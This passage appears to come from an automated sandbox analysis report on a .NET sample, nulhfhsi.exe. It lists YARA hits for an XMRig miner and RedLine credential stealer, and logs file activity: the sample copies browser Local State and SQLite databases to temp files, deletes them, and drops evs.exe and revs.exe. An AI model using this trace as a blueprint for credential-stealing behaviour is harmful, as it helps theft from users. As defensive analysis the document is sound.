"NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0	success or wait	1	6DC5C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	160FB02	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	160FB02	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	160FB02	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	160FB02	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	160FB02	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	160FB02	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	160FB02	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	160FB02	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	160FB02	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	160FB02	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	160FB02	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	160FB02	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	160FB02	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	998	success or wait	1	160FB02	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	160FB02	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	160FB02	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	160FB02	ReadFile
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	160FB02	ReadFile
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	160FB02	ReadFile
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	160FB02	ReadFile
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	160FB02	ReadFile
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	160FB02	ReadFile
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	160FB02	ReadFile
C:\Users\user\Searches\desktop.ini	unknown	526	success or wait	1	160FB02	ReadFile
C:\Users\user\Contacts\desktop.ini	unknown	414	success or wait	1	160FB02	ReadFile
C:\Users\user\Favorites\desktop.ini	unknown	404	success or wait	1	160FB02	ReadFile
C:\Users\user\Links\desktop.ini	unknown	506	success or wait	1	160FB02	ReadFile
C:\Users\user\Saved Games\desktop.ini	unknown	284	success or wait	1	160FB02	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: nulhfhsi.exe PID: 6988 Parent PID: 6708

General

Start time:	09:11:14
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\nulhfhsi.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\nulhfhsi.exe'
Imagebase:	0x3b0000
File size:	4964504 bytes
MD5 hash:	70DCA411445D3B4394D9C467BF3FF994
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000004.00000003.395439436.0000000006A7E000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000003.395439436.0000000006A7E000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000004.00000003.395495832.0000000006A8E000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000003.395495832.0000000006A8E000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000004.00000003.395598364.0000000006AAB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000003.395598364.0000000006AAB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000002.443721950.00000000003B2000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.443721950.00000000003B2000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000004.00000003.266479217.0000000001590000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000003.266479217.0000000001590000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000002.476502860.0000000004B5A000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000004.00000002.476458617.0000000004A5A000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000002.476458617.0000000004A5A000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000004.00000003.395324200.0000000006A7E000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000004.00000003.395324200.0000000006A7E000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 24%, Metadefender, Browse • Detection: 66%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp6692.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp9573.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp43E5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp4425.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp6D78.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp6DB9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpBF65.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpE771.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpE772.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpE7C1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpFBD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp36DF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp3710.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\evs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Temp\revs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	5EFC85	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\nulhfhsi.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	5EFC85	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6692.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp9573.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp43E5.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp4425.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp6D78.tmp	success or wait	1	6C796A95	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp6DB9.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpBF65.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpE771.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpE772.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpE7C1.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmpFBD.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp36DF.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	success or wait	1	6C796A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\tmp3710.tmp	success or wait	1	6C796A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6692.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement": {"data_used":{"services": {"background":{},"foreground":{}},"user": {"background": {},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp9573.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp43E5.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmp4425.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6D78.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6DB9.tmp	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBF65.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
